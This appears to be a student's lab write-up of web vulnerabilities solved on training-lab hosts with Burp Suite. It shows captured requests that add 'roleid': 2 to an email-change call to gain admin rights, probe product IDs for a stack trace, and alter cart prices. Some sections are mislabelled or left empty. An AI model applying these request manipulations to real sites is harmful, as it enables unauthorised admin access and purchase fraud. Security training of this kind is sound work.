

Broken Access Control

Vulnerability name: Improper Access Control


CWE:CWE-284


Description: The product does not restrict or incorrectly restricts access to a resource from an unauthorized actor.

Business Impact: There are different roles that are provided to different users and these roles are given to them according to the rank they are in or according to the things they are trusted with or the things they have to perform in order to work with the system. For example a person who has recently joined the system cannot have access to all the data and cant be given all the permission as this can lead to data breaches and also many other problems this type of vulnerability provides people with the access to the roles they cant have access to causing many problems.

Vulnerability Path: <https://0ace001203464055807ddb07008300e2.web-security-academy.net/>

Step 1: Login to the system by the given credentials



Academy 

[Back to lab description](#) >>

[Home](#) | [My account](#)


Login


Username
wiener

Password

[Log in](#)

Step 2: Update your email address



Academy 

profile

[Back to lab description >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

[Update email](#)

Step 3: before clicking on update mail make sure to intercept the http using the burp.



Step 4: Click on update option and then send the request received to the receiver

The screenshot displays the Burp Suite interface with an intercepted HTTP/2 POST request. The main pane shows the request details in 'Pretty' format, including headers like Host, Cookie, Content-Length, Sec-Ch-Ua, User-Agent, Content-Type, Accept, Origin, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-Dest, Referer, Accept-Encoding, and Accept-Language. The body of the request is a JSON object: `{ "email": "wiener@nromal-user.net" }`. A context menu is open over the request body, listing various actions such as 'Send to Repeater' (Ctrl+R), 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Send to Organizer' (Ctrl+O), 'Request in browser', 'Engagement tools [Pro version only]', 'Change request method', 'Change body encoding', 'Copy' (Ctrl+C), 'Copy URL', 'Copy as curl command (bash)', 'Copy to file', 'Paste from file', 'Save item', 'Don't intercept requests', 'Do intercept', 'Convert selection', 'URL-encode as you type', 'Cut' (Ctrl+X), 'Copy' (Ctrl+C), and 'Paste' (Ctrl+V). The 'Inspector' pane on the right shows the request attributes, query parameters, cookies, and headers.

```
1 POST /my-account/change-email HTTP/2
2 Host: 0ace001203464055807ddb07008300e2.web-security-academy.net
3 Cookie: session=9uCBxgkE2Cx0sxdGcojAyCuGQSPnHg9
4 Content-Length: 34
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 Content-Type: text/plain; charset=UTF-8
10 Accept: */*
11 Origin: https://0ace001203464055807ddb07008300e2.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ace001203464055807ddb07008300e2.web-security-academy.net/my-account
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 {
  "email": "wiener@nromal-user.net"
}
```

Step 5: go to the repeater window and click on send response then make necessary changes to the code.

Send

Cancel

< ▼

> ▼

Follow redirection

Target: https://0ace001203464

Request

Pretty

Raw

Hex

↵

≡

1

POST /my-account/change-email

2

HTTP/2

3

Host:

4

0ace001203464055807ddb07008300e2.web-security-academy.net

5

Cookie: session=

6

9uCBxgkE2CxCOsxdGcojAyCuGQSPnHg9

7

Content-Length: 34

8

Sec-Ch-Ua:

9

Sec-Ch-Ua-Platform: ""

10

Sec-Ch-Ua-Mobile: ?0

11

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36

12

Content-Type:

13

text/plain; charset=UTF-8

14

Accept: */*

15

Origin:

16

https://0ace001203464055807ddb07008300e2.web-security-academy.net

17

Sec-Fetch-Site: same-origin

18

Sec-Fetch-Mode: cors

19

Sec-Fetch-Dest: empty

20

Referer:

21

https://0ace001203464055807ddb07008300e2.web-security-academy.net/my-account?id=wiener

22

Accept-Encoding: gzip, deflate

23

Accept-Language: en-US,en;q=0.9

24

{

25

"email": "wiener@nromal-user.net"

26

}

Response

Pretty

Raw

Hex

▼

↵

≡

1

HTTP/2 302 Found

2

Location: /my-account

3

Content-Type: application/json; charset=utf-8

4

X-Frame-Options: SAMEORIGIN

5

Content-Length: 126

6

{

7

"username": "wiener",

8

"email": "wiener@nromal-user.net",

9

"apikey":

10

"4BjHmMnMl1MBF9AV8FXfxXSM01124wND",

11

"roleid": 1

12

}

Send

Cancel

<

>

Follow redirection

Target: https://0ace001203464

Request

Pretty

Raw

Hex

ln

1

POST /my-account/change-email

2

HTTP/2

3

Host:

4

0ace001203464055807ddb07008300e2.web-security-academy.net

5

Cookie: session=

6

9uCBxgkE2CxCOsxdGcojAyCuGQSRnHg9

7

Content-Length: 47

8

Sec-Ch-Ua:

9

Sec-Ch-Ua-Platform: ""

10

Sec-Ch-Ua-Mobile: ?0

11

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36

12

Content-Type:

13

text/plain; charset=UTF-8

14

Accept: */*

15

Origin:

16

https://0ace001203464055807ddb07008300e2.web-security-academy.net

17

Sec-Fetch-Site: same-origin

18

Sec-Fetch-Mode: cors

19

Sec-Fetch-Dest: empty

20

Referer:

21

https://0ace001203464055807ddb07008300e2.web-security-academy.net/my-account?id=wiener

22

Accept-Encoding: gzip, deflate

23

Accept-Language: en-US,en;q=0.9

24

{

25

"email": "wiener@nromal-user.net",

26

"roleid": 2

27

}

28

Response

Pretty

Raw

Hex

ln

1

HTTP/2 302 Found

2

Location: /my-account

3

Content-Type: application/json; charset=utf-8

4

X-Frame-Options: SAMEORIGIN

5

Content-Length: 126

6

{

7

"username": "wiener",

8

"email": "wiener@nromal-user.net",

9

"apikey":

10

"4BjHmNml1MBF9AV8FXfxXSM01124wND",


11

"roleid": 2

12

}

Step 6: reload the page and now with the given credentials you get admin access to the system which lets you view the users and delete them



Cryptographic Failure

Vulnerability Name: Key Exchange without Entity Authentication

Description: The product performs a key exchange with an actor without verifying the identity of that actor.

Vulnerability Path: <https://0ace001203464055807ddb07008300e2.web-security-academy.net/>

Business Impact: Having this vulnerability in your system can cause many problems like loss of sensitive data and many more things. This can cause illegal access to the account and lead to leak in data or data breaches. It can also lead to financial losses and loss in customer trust which makes people to move to other organizations where there data is safe.

Step 1: After Selection of the item to be targeted we see on Burp the key of the value and send it to the repeater.

1 x +

Send
Cancel
Target: https://0afe004504305c0480608a1900b30012

Request

Pretty Raw Hex

1 GET /product?productId="Tanay"
2 HTTP/2
3 Host: 0afe004504305c0480608a1900b30012.web-security-academy.net
4 Cookie: session=yHX0PYmAsaZ8vNUPieVvkbDqRdiZh9VQ
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0afe004504305c0480608a1900b30012.web-security-academy.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18

Response

Pretty Raw Hex

10 at lab.k.i.s.i.d.b(Unknown Source)
11 at lab.k.i.s.k.
12 lambda\$handleSubRequest\$0(Unknown Source)
13 at c.z.i.a.lambda\$null\$3(Unknown Source)
14 at c.z.i.a.x(Unknown Source)
15 at c.z.i.a.
16 lambda\$uncheckedFunction\$4(Unknown Source)
17 at java.base/java.util.Optional.map(Optional.java:260)
18 at lab.k.i.s.k.N(Unknown Source)
19 at lab.server.o.g.w.c(Unknown Source)
20 at lab.k.i.n.T(Unknown Source)
21 at lab.k.i.n.c(Unknown Source)
22 at lab.server.o.g.j.v.A(Unknown Source)
23 at lab.server.o.g.j.f.
24 lambda\$handle\$0(Unknown Source)
25 at lab.t.u.n.y.c(Unknown Source)
26 at lab.server.o.g.j.f.B(Unknown Source)
27 at lab.server.o.g.c.x(Unknown Source)
28 at c.z.i.a.lambda\$null\$3(Unknown Source)
29 at c.z.i.a.x(Unknown Source)
30 at c.z.i.a.
31 lambda\$uncheckedFunction\$4(Unknown Source)
32 at lab.server.zl.0(Unknown Source)
33 at lab.server.o.g.c.i(Unknown Source)
34 at lab.server.o.f.q.l(Unknown Source)
35 at lab.server.o.d.o(Unknown Source)
36 at lab.server.o.v.o(Unknown Source)
37 at lab.server.z_.P(Unknown Source)
38 at lab.server.z_.f(Unknown Source)
39 at lab.r.k.lambda\$consume\$0(Unknown Source)
40 at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1136)
41 at java.base/java.util.concurrent.ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:635)
42 at java.base/java.lang.Thread.run(Thread.java:833)
43
44 Apache Struts 2.3.31

? ? Search... 0 highlights

Step 2: We make the required changes to the code and change the item id to get the name of the server it is working on.

The screenshot displays a web browser's developer tools interface. On the left, a REST client shows a collection of endpoints under the URL `https://0afe004504305c0480608a1900b30012.w`. The endpoints are organized into folders: `/`, `academyLabHeader`, and `product`. The `product` folder contains endpoints for `productId=1` through `productId=19`, `productId=2` through `productId=9`, `resources`, and `submitSolution`. The `product` folder is selected, and the `product` endpoint is highlighted.

The main pane shows the details of the selected endpoint, which is a GET request to `/product?productId=18`. The request is shown in the "Request" tab, and the response is shown in the "Response" tab. The "Inspector" pane on the right shows the request and response details.

Host	Method	URL	Params	Status
https://0afe004504305c...	GET	/product?productId=18	✓	200
https://0afe004504305c...	GET	/product		
https://0afe004504305c...	GET	/product?productId=1	✓	
https://0afe004504305c...	GET	/product?productId=10	✓	
https://0afe004504305c...	GET	/product?productId=11	✓	
https://0afe004504305c...	GET	/product?productId=12	✓	
https://0afe004504305c...	GET	/product?productId=13	✓	
https://0afe004504305c...	GET	/product?productId=14	✓	
https://0afe004504305c...	GET	/product?productId=15	✓	


Request

1 GET /product?productId=18 HTTP/2
2 Host: 0afe004504305c0480608a1900b30012.w
3 Cookie: session=yHxOPXmAsaZ8vNUPIeVvkbDqRdiZh9VQ
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36

Response

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4066
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labsEcommerce.c...

Step 3:



Injection

Vulnerability Name: Improper Neutralization of special elements used in a command


CWE: CWE-77

Description: The product constructs all or part of a command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended command when it is sent to a downstream component.

Vulnerability Path: <https://0ace001203464055807ddb07008300e2.web-security-academy.net/>

Business Impact: Having this vulnerability in your system can cause many problems like loss of sensitive data and many more things. This can cause illegal access to the account and lead to leak in data or data breaches. It can also lead to financial losses and loss in customer trust which makes people to move to other **organizations where there data is safe.**


Step 1: We first observe that there are changes in the URL and conclude that the website is vulnerable to SQL injection.



Step 2: We make changes to the URL to get access to the products we should not have access to



Step 3: We get the required output



Insecure Design

Name of Vulnerability: Trust Boundry Voilation

CWE: CWE-501

Description: The product mixes trusted and untrusted data in the same data structure or structured message.

Business Impact: Flaws in security settings, configurations and hardening of different systems across the pipelines. Giving the hackers an opportunity to expand their footprints.

Vulnerability Path: <https://0ace001203464055807ddb07008300e2.web-security-academy.net/>

Step 1: open the website on burp and put on intercept.

The screenshot displays a web browser window on the left and a Burp Suite HTTP history window on the right. The browser window shows a product catalog with items like 'Conversation Controlling Lemon', '222222 Bed - Your New Home Office', 'Pest Control Umbrella', 'Gym Suit', 'There is No 'I' in Team', 'High-End Gift Wrapping', 'Cheshire Cat Grin', 'The Lazy Dog', 'Your Virtual Journey Starts Here', 'Com-Tool', 'Couple's Umbrella', and 'Six Pack Beer Belt'. Each item has a star rating and a price. The Burp Suite window shows an intercepted HTTP GET request to 'https://0a8a008b044b0f5880398a62005b0099.web-security-academy.net'. The request headers include 'Host', 'Cookie', 'Sec-Ch-Ua', 'Sec-Ch-Ua-Mobile', 'Sec-Ch-Ua-Platform', 'Upgrade-Insecure-Requests', 'User-Agent', 'Accept', 'Accept-Encoding', and 'Accept-Language'. The 'Inspector' panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

Exploiting XEE using external en...
https://0a8a008b044b0f5880398a62005b0099.web-security-academy.net

Conversation Controlling Lemon ★★★★★ \$90.89 View details

222222 Bed - Your New Home Office ★★★★★ \$65.61 View details

Pest Control Umbrella ★★★★★ \$59.84 View details

Gym Suit ★★★★★ \$72.90 View details

There is No 'I' in Team ★★★★★ \$79.75 View details

High-End Gift Wrapping ★★★★★ \$5.63 View details

Cheshire Cat Grin ★★★★★ \$80.96 View details

The Lazy Dog ★★★★★ \$57.51 View details

Your Virtual Journey Starts Here ★★★★★ \$72.21 View details

Com-Tool ★★★★★ \$88.31 View details

Couple's Umbrella ★★★★★ \$95.12 View details

Six Pack Beer Belt ★★★★★ \$49.13 View details

Burp Suite Community Edition v2023.9.3 - Temporary Project

Dashboard Target Intruder Repeater View Help
Organizer Extensions Proxy Learn
Intercept HTTP history WebSockets history Proxy settings

Logging of out-of-scope Proxy traffic is disabled Re-enable

Request to https://0a8a008b044b0f5880398a62005b0099.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept on Action Open browser HTTP/2

Pretty Raw Hex

```
1 GET /product?productId=6 HTTP/2
2 Host: 0a8a008b044b0f5880398a62005b0099.web-security-academy.net
3 Cookie: session=9XC3B3v5cWcNc1lBspCd1870L8F8zy
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ?
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 Accept:
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
```

Inspector

Request attributes 2

Request query parameters 1


Request body parameters 0

Request cookies 1

Request headers 18

0 highlights

Step 2:Check the details of the product



Step 3: We add it to the scope

The screenshot shows the Burp Suite Community Edition v2023.9.3 interface. The 'Target' tab is active, displaying a site map. A context menu is open for the host `https://0a0400900450f6fb8344cdcc003100ba.w`. The menu options include: Add to scope, Scan, Engagement tools [Pro version only], Compare site maps, Expand branch, Expand requested items, Delete host, Copy URLs in this host, Copy links in this host, Save selected items, and Site map documentation. The 'Inspector' panel on the right shows the request attributes, request headers, and response headers. The 'Response' panel at the bottom shows the raw response data.

Host	Method	URL	Params	Status code	Length
https://0a0400900450f6fb8344cdcc003100ba.w	GET	/bHeader		101	147
https://0a0400900450f6fb8344cdcc003100ba.w	GET	/bHeader		200	11054
https://0a0400900450f6fb8344cdcc003100ba.w	GET	/productId=1	✓	200	5173
https://0a0400900450f6fb8344cdcc003100ba.w	GET	/images/cart...		200	507
https://0a0400900450f6fb8344cdcc003100ba.w	GET	/images/sho...		200	7258
https://0a0400900450f6fb8344cdcc003100ba.w	GET	/labheader/i...		200	8852
https://0a0400900450f6fb8344cdcc003100ba.w	GET	/labheader/i...		200	942
https://0a0400900450f6fb8344cdcc003100ba.w	GET	/labheader/js...		200	987

Inspector

Request attributes: 2

Request headers: 17

Response headers: 4

Response

Pretty Raw Hex

```

1 HTTP/2 200 OK
2 Content-Type: text/html;
  charset=utf-8
3 Set-Cookie: session=
  5Ruj7dKDC5z22LpGDz2hLlKVnFwCc3;
  Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 10858
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=
  /resources/labheader/css/acad
  emyLabHeader.css rel=
  stylesheet>
11 <link href=
  /resources/labheader/css/acad
  emyLabHeader.css rel=
  stylesheet>

```

Step 4: We check that it is not working

Excessive trust in client-side controls

Web Security Academy

Excessive trust in client-side controls

LAB Not solved

Back to lab description >>

Store credit:
\$100.00

Home | My account | 1

Cart

Not enough store credit for this purchase

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	\$1337.00	<div>- 1 +</div> Remove

Coupon:

Add coupon

Apply

Total: \$1337.00

Place order

Step 5: We reduce the price to required price after going to repeater

1 x 2 x +

Send Cancel < > Target: <https://0a0400900450f6fb8344cdcc003100ba.web-security-academy...> HTTP/2 ?

Request
Pretty Raw Hex
1 POST /cart HTTP/2
2 Host: 0a0400900450f6fb8344cdcc003100ba.web-security-academy.net
3 Cookie: session=uIMvjVxp4W5E4qYla0EMG3fHx71f6our
4 Content-Length: 49
